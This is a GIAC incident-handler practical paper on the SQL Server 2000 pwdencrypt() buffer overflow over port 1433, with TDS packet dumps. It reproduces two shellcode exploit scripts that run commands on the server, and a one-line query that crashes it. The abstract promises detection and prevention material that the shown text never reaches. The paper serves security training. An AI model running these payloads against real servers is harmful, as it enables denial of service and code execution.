GIAC Certified Incident Handler Practical

Version 2.1

Cyber Defense Initiative Support Option

Port 1433 Vulnerability: Unchecked Buffer in Password Encryption Procedure

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
Abstract

This paper will provide an in depth analysis of a vulnerability within Microsoft's SQL Server 2000 database server in support of the cyber defense initiative. Specifically, this paper details a buffer overflow vulnerability in the pwdencrypt() function that can be exploited over TCP/IP port 1433. The paper will describe the vulnerability, its exploitation, how to detect and how to prevent attacks aiming to use this vulnerability.

Targeted Port

As of November 8, 2002 the incidents.org Internet storm center top 10 graph included port 1433 as the third most targeted port.



Port 1433 is most often used by Microsoft's SQL server and SQL Server Desktop Engine (MSDE) products. It is the port used for authentication, query requests and data transfer for all clients of SQL Server.

At the Transport layer, SQL Server supports TCP, SPX, NetBEUI, AppleTalk and Banyan Vines protocols. Since the focus of this paper is a specific attack against port 1433, we are narrowing our focus to the TCP/IP protocol.

For a complete mapping of net library to inter-process communication to .dll to network/transport layer protocols see:

http://www.microsoft.com/technet/prodtechnol/sql/proddocs/intro/part3/75515c07.asp

SQL server uses three inter-process communication mechanisms over TCP/IP; Remote Procedure Calls, Named Pipes and Sockets. At the application layer SQL server uses the Tabular Data Stream (TDS) protocol to package SQL queries from the client to the server, and responses from the server to the client.

TDS was a protocol originally developed by Sybase. Its purpose is to insulate the database server and client from the inner workings of whatever transport/network layer protocols the client and server decide to use. The client and server could choose to exchange TDS packets over TCP/IP, IPX/SPX, etc without worrying about the details of the networking protocols. Microsoft began using TDS when it licensed SQL server for its joint development of the database platform for Microsoft environments. It is a largely undocumented protocol. For Microsoft's definition of TDS: see:

http://msdn.microsoft.com/library/en-us/architec/8_ar_cs_4k6k.asp

Vulnerabilities

There are several vulnerabilities associated with this port. Vulnerabilities exist to exploit buffer overflows in authentication, hijack existing sessions, and to misuse privileges once authenticated. A partial list of vulnerabilities includes the following:

- CVE-2001-0344 A SQL query method in Microsoft SQL Server 2000 Gold and 7.0 using Mixed Mode allows local database users to gain privileges by reusing a cached connection of the sa administrator account.

- CVE-2000-0603 Microsoft SQL Server 7.0 allows a local user to bypass permissions for stored procedures by referencing them via a temporary stored procedure, aka the "Stored Procedure Permissions" vulnerability.

- CVE-2000-0485 Microsoft SQL Server allows local users to obtain database passwords via the Data Transformation Service (DTS) package Properties dialog, aka the "DTS Password" vulnerability.

- CVE-2000-0202 Microsoft SQL Server 7.0 and Microsoft Data Engine (MSDE) 1.0 allow remote attackers to gain privileges via a malformed Select statement in an SQL query.

This paper will focus on the exploit labeled CAN-2002-0624 described in the common vulnerability database as:

"Buffer overflow in the password encryption function of Microsoft SQL Server 2000, including Microsoft SQL Server Desktop Engine (MSDE) 2000, allows remote attackers to gain control of the database and execute arbitrary code via SQL Server Authentication, aka 'Unchecked Buffer in Password Encryption Procedure.'"

Port 1433 Exploit

Exploit overview

The undocumented function pwdencrypt() does not check the size of the string sent to it. This vulnerability allows the attacker to execute this function with a specially crafted argument that can cause a buffer overflow condition that allows the attacker's payload to be executed in the context of the NT account used by SQL server. According to the Microsoft bulletin:

http://www.microsoft.com/technet/security/bulletin/ms02-034.asp

"An attacker who was able to successfully exploit this vulnerability could gain significant control over the database and possibly the server itself depending on the account SQL Server runs as."

The payload can be sent as the argument to the function, which is expecting a single string to encrypt but doesn't check the length of the string that is passed. As such any length string can be passed and will be executed in the context of the SQL Server Service account. If the string is longer than the function is expecting, the remainder of the buffer will be executed in a classic buffer overflow.

Exploit Details

This is commonly referred to as the "Unchecked Buffer in Password Encryption Procedure" vulnerability and is referenced as follows:

CVE: CAN-2002-0624
Microsoft: Alert: http://www.microsoft.com/technet/security/bulletin/ms02-034.asp
Microsoft: Fix: http://support.microsoft.com/default.aspx?scid=kb;EN-US;322853
Xforce: mssql-pwdencrypt-bo(9345)
http://www.iss.net/security_center/static/9345.php
BugTraq: ID 5014
http://online.securityfocus.com/archive/1/276953
http://online.securityfocus.com/bid/5014
CERT: VU#225555
http://online.securityfocus.com/advisories/4308
http://www.kb.cert.org/vuls/id/225555

There are no public variants of this specific exploit, though there are many SQL server functions that are susceptible to similar buffer overflow vulnerabilities. In particular, many of the extended stored procedures (those beginning with xp) seem to suffer from buffer overflow vulnerabilities. Vulnerabilities have been found in xp_displayparamstmt, xp_enumresultset, xp_showcolv, xp_peekqueue, etc.

This particular buffer overflow affects any operating system that can run SQL 2000 (SP1 or SP2) or the Microsoft Data Engine (MSDE) 2000 including the following operating systems:

- Windows NT4.0 all releases
- Windows 2000 all releases
- Windows XP

Specifically; SQL 2000 versions before 8.00.0650 are vulnerable. To check the version, issue the following SQL query from an active Query Analyzer session:

```
SELECT @@Version
```

The exploit can be initiated by simply invoking the pwdencrypt() function on any vulnerable SQL server. The function is undocumented, and does not appear in any of the typical lists of functions, and as such isn't protected by user roles or groups. It is unclear whether rights to execute this function could be revoked since the function does not appear in any of the SQL management interfaces. By default it is executable by anyone in the public group.

Protocol Description

This exploit requires enough access to the SQL server to use the pwdencrypt() function. To use this exploit the attacker would need a valid SQL server account, and have to open a connection to a SQL server. Once access was established the attacker could initiate the exploit. This initial access could be accomplished by either using an account with weak or compromised passwords, hijacking an existing session, or through SQL injection into applications that fail to check user input.

SQL server accepts commands via the Tabular Data Stream (TDS) protocol. As such, this exploit can be replicated using tools that can construct TDS packets. TDS is a proprietary protocol used by Microsoft and Sybase to broker commands and results between database clients and servers. The details of TDS are largely unpublished. The most complete explanation of the protocol including source to mimic its functionality is available through the FreeTDS project (www.freetds.org).

SQL Server 2000 accepts several varieties of TDS packets from version 4 to version 8. Most nessus scripts seem to use version 4.2.0.0 TDS packets. Since Microsoft's netmon sniffer employs a version 4 TDS packet parser, it is useful in decoding these packets. The nessus script to test for a null password on the sa account creates a TDS packet that, when captured by MS netmon looks like:

```
69 38.609000 00402B4155D5 LOCAL TDS Login - , sa, 000000a0, squelda 1.0, , MSDBLIB
12.XXX.XXX.XXX 12.XXX.XXX.XXX IP
Frame: Base frame properties
    Frame: Time of capture = 11/25/02 22:36:53.820
    Frame: Time delta from previous physical frame: 5000 microseconds
    Frame: Frame number: 69
    Frame: Total frame length: 566 bytes
    Frame: Capture frame length: 566 bytes
    Frame: Frame data: Number of data bytes remaining = 566 (0x0236)
ETHERNET: ETYPE = 0x0800 : Protocol = IP:  DOD Internet Protocol
    ETHERNET: Destination address : 000000000000
        ETHERNET: .......0 = Individual address
        ETHERNET: ......0. = Universally administered address
    ETHERNET: Source address : 000000000000
        ETHERNET: .......0 = No routing information present
        ETHERNET: ......0. = Universally administered address
    ETHERNET: Frame Length : 566 (0x0236)
    ETHERNET: Ethernet Type : 0x0800 (IP:  DOD Internet Protocol)
    ETHERNET: Ethernet Data: Number of data bytes remaining = 552 (0x0228)
IP: ID = 0x9A77; Proto = TCP; Len: 552
    IP: Version = 4 (0x4)
    IP: Header Length = 20 (0x14)
    IP: Precedence = Routine
    IP: Type of Service = Normal Service
    IP: Total Length = 552 (0x228)
    IP: Identification = 39543 (0x9A77)
    IP: Flags Summary = 2 (0x2)
        IP: .......0 = Last fragment in datagram
        IP: ......1. = Cannot fragment datagram
    IP: Fragment Offset = 0 (0x0) bytes
    IP: Time to Live = 64 (0x40)
    IP: Protocol = TCP - Transmission Control
    IP: Checksum = 0x5631
    IP: Source Address = XXX.XXX.XXX.XXX
    IP: Destination Address = XXX.XXX.XXX.XXX
    IP: Data: Number of data bytes remaining = 532 (0x0214)
TCP: .AP..., len:  512, seq:3900334044-3900334556, ack: 673268662, win: 5840, src: 2464  dst:
1433
    TCP: Source Port = 0x09A0
    TCP: Destination Port = 0x0599
    TCP: Sequence Number = 3900334044 (0xE87A5FDC)
    TCP: Acknowledgement Number = 673268662 (0x282143B6)
    TCP: Data Offset = 20 (0x14)
    TCP: Reserved = 0 (0x0000)
    TCP: Flags = 0x18 : .AP...
        TCP: ..0..... = No urgent data
        TCP: ...1.... = Acknowledgement field significant
        TCP: ....1... = Push function
        TCP: .....0.. = No Reset
        TCP: ......0. = No Synchronize
        TCP: .......0 = No Fin
    TCP: Window = 5840 (0x16D0)
    TCP: Checksum = 0x279F
    TCP: Urgent Pointer = 0 (0x0)
    TCP: Data: Number of data bytes remaining = 512 (0x0200)
TDS: Login - , sa, 000000a0, squelda 1.0, , MSDBLIB
    TDS: Message Header = Login Len = 512 Chnl = 0 Pkt = 2 Win = 0
        TDS: Type = Login
        TDS: Status = 0 (0x0)
            TDS: .......0 = Zero (not EOM)
            TDS: ......0. = Zero (no ACK)
        TDS: Length = 512 (0x200)
        TDS: Channel = 0 (0x0)
        TDS: Packet = 2 (0x2)
        TDS: Window = 0 (0x0)
    TDS: Host Name =
    TDS: Host Name Length = 0 (0x0)
    TDS: User Name = sa
    TDS: User Name Length = 2 (0x2)
    TDS: Password =
    TDS: Password Length = 0 (0x0)
    TDS: Host Proc = 000000a0
    TDS: Host Proc Length = 8 (0x8)
    TDS: Int2 = LSB is low byte (e.g. Intel)
    TDS: Int4 = LSB is low byte (e.g. Intel)
    TDS: Char = ASCII character set
    TDS: Flt = LSB is low byte (e.g. MSDOS)
    TDS: Date = LSB is low byte (e.g. Intel)
    TDS: Usedb = notify on exec of use db cmd
    TDS: Dmpld = disallow use of dump/load and bulk insert
    TDS: SQL Interface = Default SQL (Transact-SQL on MS SQL Server)
    TDS: Connection Source = Normal user connecting directly
    TDS: Apptype =
    TDS: App Name = squelda 1.0
    TDS: App Name Length = 11 (0xB)
    TDS: Server Name =
    TDS: Server Name Length = 0 (0x0)
    TDS: Remote Server & Passwd List =
    TDS: Remote Server List Length = 0 (0x0)
    TDS: TDS Version = 4.2.0.0
    TDS: Program Name = MSDBLIB
    TDS: Program Name Length = 7 (0x7)
    TDS: API Version = 6.0.0.0
    TDS: Convert Shorts = do not convert short datatypes to long form
    TDS: Flt4 = IEEE 4-byte floating point, LSB is lo byte
    TDS: Date4 = LSB is low byte
    TDS: Language Name =
    TDS: Language Name Length = 0 (0x0)
    TDS: lsetlang = notify on language change
    TDS: Security Level Hierarchy = 0 (0x0)
    TDS: Security Level Compartments =
    TDS: Security Level Spare = 0 (0x0)
    TDS: Security Login Role = 0 (0x0)
    TDS: Character Set Name =
    TDS: Character Set Name Length = 0 (0x0)
    TDS: lsetcharset = do not notify on char Set change
    TDS: Packet Size = 000
    TDS: Packet Size Length = 3 (0x3)
    TDS: Dummy =
00000:  00 A0 C9 9A D4 3C 00 40 2B 41 55 D5 08 00 45 00   .....<.@+AU...E.
00010:  02 28 9A 77 40 00 40 06 56 31 0C E0 97 33 0C E0   .(.w@.@.V1...3..
00020:  97 34 09 A0 05 99 E8 7A 5F DC 28 21 43 B6 50 18   .4.....z_.(!C.P.
00030:  16 D0 27 9F 00 00 02 00 02 00 00 00 02 00 00 00   ..'.............
00040:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00050:  00 00 00 00 00 00 00 00 00 00 00 00 00 73 61 00   .............sa.
00060:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00070:  00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 00   ................
00080:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00090:  00 00 00 00 00 00 00 00 00 00 00 30 30 30 30 30   ...........00000
000A0:  30 61 30 00 00 00 00 00 00 00 00 00 00 00 00 00   0a0.............
000B0:  00 00 00 00 20 18 81 B8 2C 08 03 01 06 0A 09 01   .... ...,.......
000C0:  01 00 00 00 00 00 00 00 00 00 73 71 75 65 6C 64   ..........squeld
000D0:  61 20 31 2E 30 00 00 00 00 00 00 00 00 00 00 00   a 1.0...........
000E0:  00 00 00 00 00 00 00 00 0B 00 00 00 00 00 00 00   ................
000F0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00100:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00110:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00120:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00130:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
00140:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00150:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00160:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00170:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00180:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00190:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001A0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001B0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001C0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001D0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001E0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
001F0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00200:  00 00 00 00 00 00 00 00 04 02 00 00 4D 53 44 42   ............MSDB
00210:  4C 49 42 00 00 00 07 06 00 00 00 00 0D 11 00 00   LIB.............
00220:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00230:  00 00 00 00 00 00                                 ......
```

The packet is 566 bytes in length, 512 bytes of which is the TDS login packet. As you can see, most of this TDS packet is empty. The interesting parts of the packet are the packet type (0x02), it's length (0x0200), a 30 byte username field and a 30 byte password field. In TDS 4 the username and password are sent in clear text and are null padded to always reach 30 characters.

In TDS version 8 this scheme is changed and username and password are variable characters in length. The username is still sent in clear text, however the password is encrypted using a constant hash. Here is an example TDS version 8 packet for an login packet using the username sa with the lowercase alphabet as a password:

```
00000:  00 A0 C9 9A D4 3C 00 20 E0 6E 86 4E 08 00 45 00   .....<. .n.N..E.
00010:  00 FA 01 BC 40 00 80 06 E4 3E 0A 00 00 03 0A 00   ....@....>......
00020:  00 01 0B D2 05 99 17 DA 2F CF 3E 0C 09 00 50 18   ......../.>...P.
00030:  44 4B D9 71 00 00 10 01 00 D2 00 00 01 00 CA 00   DK.q............
00040:  00 00 01 00 00 71 00 00 00 00 00 00 00 07 F8 07   .....q..........
00050:  00 00 00 00 00 00 E0 03 00 00 E0 01 00 00 09 04   ................
00060:  00 00 56 00 00 00 56 00 02 00 5A 00 1A 00 8E 00   ..V...V...Z.....
00070:  12 00 B2 00 08 00 00 00 00 00 C2 00 04 00 CA 00   ................
00080:  00 00 CA 00 00 00 00 20 E0 6E 86 4E 00 00 00 00   ....... .n.N....
00090:  CA 00 00 00 73 00 61 00 B3 A5 83 A5 93 A5 E3 A5   ....s.a.........
000A0:  F3 A5 C3 A5 D3 A5 23 A5 33 A5 03 A5 13 A5 63 A5   ......#.3.....c.
000B0:  73 A5 43 A5 53 A5 A2 A5 B2 A5 82 A5 92 A5 E2 A5   s.C.S...........
000C0:  F2 A5 C2 A5 D2 A5 22 A5 32 A5 02 A5 53 00 51 00   ......".2...S.Q.
000D0:  4C 00 20 00 51 00 75 00 65 00 72 00 79 00 20 00   L. .Q.u.e.r.y. .
000E0:  41 00 6E 00 61 00 6C 00 79 00 7A 00 65 00 72 00   A.n.a.l.y.z.e.r.
000F0:  31 00 30 00 2E 00 30 00 2E 00 30 00 2E 00 31 00   1.0...0...0...1.
00100:  4F 00 44 00 42 00 43 00                           O.D.B.C.
```

In line 9 you can see the username begin with the characters 0x73(s) and 0x61(a). The password begins with the 0xB3 character which is SQL's encryption of the letter 'a'. 0x83 is the encryption of 'b' and so on. The password field ends with the value 0x53 which is the beginning of the name of the client program which is in this case 'SQL Query Analyzer'.

If this login is successful, SQL server sends a return TDS packet in the same version noting the default database, language, etc.

```
00000030                    04 01 01 7D 00 33 01 00 E3 1B       ...}.3....
00000040  00 01 06 6D 00 61 00 73 00 74 00 65 00 72 00 06 ...m.a.s.t.e.r..
00000050  6D 00 61 00 73 00 74 00 65 00 72 00 AB 68 00 45 m.a.s.t.e.r..h.E
00000060  16 00 00 02 00 25 00 43 00 68 00 61 00 6E 00 67 .....%.C.h.a.n.g
00000070  00 65 00 64 00 20 00 64 00 61 00 74 00 61 00 62 .e.d...d.a.t.a.b
00000080  00 61 00 73 00 65 00 20 00 63 00 6F 00 6E 00 74 .a.s.e...c.o.n.t
00000090  00 65 00 78 00 74 00 20 00 74 00 6F 00 20 00 27 .e.x.t...t.o...'
000000A0  00 6D 00 61 00 73 00 74 00 65 00 72 00 27 00 2E .m.a.s.t.e.r.'..
000000B0  00 09 42 00 52 00 59 00 4E 00 45 00 52 00 4E 00 ..B.R.Y.N.E.R.N.
000000C0  54 00 31 00 00 00 00 E3 08 00 07 05 09 04 D0 00 T.1.............
000000D0  34 00 E3 17 00 02 0A 75 00 73 00 5F 00 65 00 6E 4......u.s._.e.n
000000E0  00 67 00 6C 00 69 00 73 00 68 00 00 AB 6C 00 47 .g.l.i.s.h...l.G
000000F0  16 00 00 01 00 27 00 43 00 68 00 61 00 6E 00 67 .....'.C.h.a.n.g
00000100  00 65 00 64 00 20 00 6C 00 61 00 6E 00 67 00 75 .e.d...l.a.n.g.u
00000110  00 61 00 67 00 65 00 20 00 73 00 65 00 74 00 74 .a.g.e...s.e.t.t
00000120  00 69 00 6E 00 67 00 20 00 74 00 6F 00 20 00 75 .i.n.g...t.o...u
00000130  00 73 00 5F 00 65 00 6E 00 67 00 6C 00 69 00 73 .s._.e.n.g.l.i.s
00000140  00 68 00 2E 00 09 42 00 52 00 59 00 4E 00 45 00 .h....B.R.Y.N.E.
00000150  52 00 4E 00 54 00 31 00 00 00 00 AD 36 00 01 07 R.N.T.1.....6...
00000160  01 00 00 16 4D 00 69 00 63 00 72 00 6F 00 73 00 ....M.i.c.r.o.s.
00000170  6F 00 66 00 74 00 20 00 53 00 51 00 4C 00 20 00 o.f.t...S.Q.L...
00000180  53 00 65 00 72 00 76 00 65 00 72 00 00 00 00 00 S.e.r.v.e.r.....
00000190  08 00 00 C2 E3 13 00 04 04 34 00 30 00 39 00 36 .........4.0.9.6
000001A0  00 04 34 00 30 00 39 00 36 00 FD 00 00 00 00 00 ..4.0.9.6.......
000001B0  00 00 00                      …
```

If the login fails, the server sends a 'login failed' packet:

```
00000030                    04 01 00 56 00 00 01 00 AA 42       ...V.....B
00000040  00 18 48 00 00 01 0E 1B 00 4C 00 6F 00 67 00 69 ..H......L.o.g.i
00000050  00 6E 00 20 00 66 00 61 00 69 00 6C 00 65 00 64 .n...f.a.i.l.e.d
00000060  00 20 00 66 00 6F 00 72 00 20 00 75 00 73 00 65 ...f.o.r...u.s.e
00000070  00 72 00 20 00 27 00 73 00 61 00 27 00 2E 00 00 .r...'.s.a.'....
00000080  00 00 00 FD 02 00 00 00 00 00 00                ...........
```

After this connection is established the client can send TDS packets with SQL commands which the server will execute and return results via TDS.

I could not obtain a SQL 4.2 client to use in capturing a packet containing the code for this exploit, however I was able to capture exploit packets using current SQL 2000 version 8 TDS clients such as Query Analyzer. Packets are included in the nessus script later in this document.

How the exploit works

The exploit takes advantage of an unchecked buffer in the string argument expected by the pwdencrypt() function.

The pwdencrypt() function is used by SQL server to encrypt strings sent to it. It creates a 46-character hash of the string sent to it. This is true even if the string sent to it is greater than 46 characters in length. The passwords for SQL logins are stored in the master database in a table called sysxlogins.

Running the command:

```
select len(password) from sysxlogins
```

Reveals that all the passwords that aren't null are also 46 characters in length. It is reasonable to assume that SQL uses this function to hash the password before it's stored in this table.

There is another undocumented function pwdcompare() that is most likely used in the SQL login process in conjunction with the pwdencrypt() function. Pwdcompare() appears to take two or three arguments. Since most password functions compare hashes instead of the actual password it is an educated guess that this function takes two hashes and compares them for a match. However, running

```
select pwdcompare (pwdencrypt('a'),pwdencrypt('a'))
```

Returns a 0, while running

```
select pwdcompare ('a', pwdencrypt('a'))
```

Returns a 1. So it appears that the pwdcompare() function is built to compare clear text with an encrypted hash and return 1 for a match, 0 for a non-match. This would be useful since the pwdencrypt() function will a return a different hash for the same input over time. Apparently pwdencrypt() uses the time as one of the inputs for its hash value.

It is worth nothing that on my test system running NT4 SP6a with SQL 2000 8.00.194 running:

```
select pwdcompare (replicate('a',1000),pwdencrypt('a'))
```

Will cause SQL server to terminate reporting a 'General Network Error' to the client, no error to the NT event log and no mention in the SQL error log. This is likely the result of a buffer overflow, in pwdcompare() or in pwdencrypt(). After applying SQL 2000 Service Pack 3 running this command returns the same error message as attempts to overflow pwdencrypt(), to it would seem that pwdcompare() makes a call to pwdencrypt().

By sending a string larger than expected by the pwdencrypt() function the attacker can have the string executed by SQL server in the context of the account used by SQL server. Many servers are configured to run SQL server under the System account, which allows full control over the server. Since the pwdencrypt() function is enabled, undocumented and available for execution by the public group by default, it is openly available to anyone with an account on SQL server. By not checking the length of the parameter passed through pwdencrypt(), Microsoft has allowed an attacker a direct path to use in having the code of their choice executed by a trusted service.

The buffer appears to be variable in length according to the service pack applied to the operating system hosting SQL 2000. The initial advisory used a length of 363 characters and reported that “1000 characters are enough.” In testing on my Windows NT SP6a machine as little as 163 characters are enough to overflow the buffer. This adds a layer of complexity, as the attacker may have to know the version of the operating system to successfully initiate an attack.

I could not obtain buffer overflow code that provided any substantive control over my specific test machine. However the exploit code at:

http://www.securiteam.com/windowsntfocus/6O00L0K5PC.html

provides a good start, and can be used without modification in this exploit to halt the instance of SQL server that is running and thus can be used in a denial of service attack.


Additional non-stack based buffer overflow code written specific to this exploit can be found in David Litchfield’s July 2002 paper *Threat Profiling SQL Server:*


http://www.nextgenss.com/papers/tp-SQL2000.pdf

in appendix C. Executing either of these sample code exploits as written against my NT4 SP6a machine did not produce the results detailed in the code (i.e. creating a text file) but that is probably because of differences in buffer lengths or memory address for the process used in the exploits for SQL2000 running under NT4 SP6a versus Windows 2000.

Diagram

Here is a diagram of the steps an attacker would take to exploit this vulnerability.


Step1: Attacker logs in using
--Stolen/Sniff ed credentials
--Existing hijacked connection
Attacker
SQL S erver


Step2: Attacker initiates command
--pwdencrypt()
--wit h payload to deny service or
execute command o f his pleasure
in context of the sql service account
Attacker
SQL S erver

The attacker must have the use of a valid SQL server connection in order to use this vulnerability. This connection could be obtained by sniffing SQL login packets and reverse engineering the credentials, guessing weak credentials or by finding an application that has a connection and allows SQL injection.

Once the attacker finds a connection that he can use, issuing the pwdencrypt() command gives him a direct path to having his payload executed in the context of the SQL server account.

How to use the exploit

To use the exploit an attacker needs to have access to an existing ODBC connection to SQL server. An insider could make use of their regular account. An outsider could use a compromised account, stolen or weak credentials, hijacked session, or could use SQL injection to initiate the exploit. I could not find any automated programs or worms that make use of this exploit but I was able to piece together code that successfully initiates an denial of service attack using code from other SQL-based attacks. In addition I was able to craft a nessus script (provided later in this document) that can be used to check for this vulnerability.

Using the code supplied by Martin Rakhmanoff at

http://www.securiteam.com/windowsntfocus/6O00L0K5PC.html

an attacker could execute the following script in query analyzer:

```
declare @table nvarchar(2000)
SET @table =
-- This is simple code that calls CreateProcessW & ExitProcess
-- I've tried to use _endthread to keep SQL Server running but
-- DBCC command seems to be running in vital for the service
-- thread, so after exploiting (with _endthread) service is unusable
nchar(0x8B90) + nchar(0x2414) + nchar(0xDB33) + nchar(0xC033) +
nchar(0x0566) + nchar(0x009E) + nchar(0xC203) + nchar(0x8966) +
nchar(0x8318) + nchar(0x04C0) + nchar(0x8966) + nchar(0x8318) +
nchar(0x02C0) + nchar(0x1889) + nchar(0xC083) + nchar(0x8904) +
nchar(0x8318) + nchar(0x04C0) + nchar(0x1889) + nchar(0xC083) +
nchar(0x8920) + nchar(0x8318) + nchar(0x06C0) + nchar(0x8966) +
nchar(0x8318) + nchar(0x02C0) + nchar(0x1889) + nchar(0xC083) +
nchar(0x5010) + nchar(0xE883) + nchar(0x5044) + nchar(0x5353) +
nchar(0x5353) + nchar(0x5353) + nchar(0xC283) + nchar(0x5256) +
nchar(0xFF53) + nchar(0x3015) + nchar(0x9811) + nchar(0x5300) +
nchar(0x15FF) + nchar(0x1114) + nchar(0x0098)
-- File dbccsta.log will be in %SystemRoot%\System32
+ N'cmd /C echo vulnerable > dbccsta.log'
+ nchar(0xffff) -- null terminator
+ nchar(0x0044)+ nchar(0x4444) -- cb in STARTUPINFO
+ REPLICATE(N'A', 1728) -- 1728 = 1812-43-36-1-2-2
-- Address of jmp [esp] inside sqlservr.exe
-- Maybe call [esp] too, but assembly code should be modified then.
+ nchar(0x5ab6) + nchar(0x006e)
-- actually exploit the bug
select pwdencrypt(@table)
```

This script will successfully halt the instance of sql server as is to serve as a denial of service attack and provides a good starting point for a successful buffer overflow.

In his July 2002 paper *Threat Profiling SQL Server*, David Litchfield wrote a non-stack based overflow exploit specifically to use this vulnerability running under Windows 2000 service pack 2. From Appendix C:

```
declare @msver nvarchar (200)
declare @ver int
declare @sp nvarchar (20)
declare @call_eax nvarchar(8)
declare @exploit nvarchar(2000)
declare @padding nvarchar(200)
declare @exploit_code nvarchar(1000)
declare @sra nvarchar(8)
declare @short_jump nvarchar(8)
declare @a_bit_more_pad nvarchar (16)
declare @WinExec nvarchar(16)
declare @command nvarchar(300)
select @command
=0x636D642E657865202F6320646972203E20633A5C707764656E63727970742E74787400000000
select @sp = N'Service Pack '
select @msver = @@version
select @ver = ascii(substring(reverse(@msver),3,1))
if @ver = 53
        print @sp + char(@ver) -- Windows 2000 SP5 For when it comes out.
else if @ver = 52
        print @sp + char(@ver) -- Windows 2000 SP4 For when it comes out.
else if @ver = 51
        print @sp + char(@ver) -- Windows 2000 SP3 For when it comes out.
else if @ver = 50 -- Windows 2000 Service Pack 2
BEGIN
        print @sp + char(@ver)
        select @sra = 0x2B49E277
        select @WinExec = 0xAFA7E977
END
else if @ver = 49 -- Windows 2000 Service Pack 1
BEGIN
        print @sp + char(@ver)
        select @sra = 0x00000000 -- Need to get address
        select @WinExec = 0x00000000 -- Need to get address
END
else -- No Windows 2000 Service Pack
BEGIN
        print @sp + char(@ver)
        select @sra = 0x00000000 -- Need to get address
        select @WinExec = 0x00000000 -- Need to get address
END

select @short_jump = 0xEB0A9090
select @padding
=N'NGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGS
SQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreLNGSSQuirreL*'
select @a_bit_more_pad = 0x6000600060006000
select @exploit_code = 0x90558BEC33C0508D452450B8
select @call_eax = 0xFFD0FFD0
select @exploit = @padding + @sra + @short_jump + @a_bit_more_pad + @exploit_code +
@WinExec + @call_eax +@command
select pwdencrypt(@exploit)
```

This code will attempt to exploit the pwdencrypt() vulnerability to have SQL server execute the command:

```
cmd.exe /c dir > c:\pwdencrypt.txt
```

If it is successful, you will find a pwdencrypt.txt file on the c:\ drive of the victim server. This code did not successfully execute against my test machine running SQL 2000 on NT 4 SP6a, most likely because of incorrect memory addresses and differing buffer lengths.

In testing against my NT4 SP6a machine I discovered that you can use portions of these examples to successfully halt an instance of SQL server with as little as one line of code:

```
select pwdencrypt( nchar(0xffff) + REPLICATE(N'A', 1000) )
```

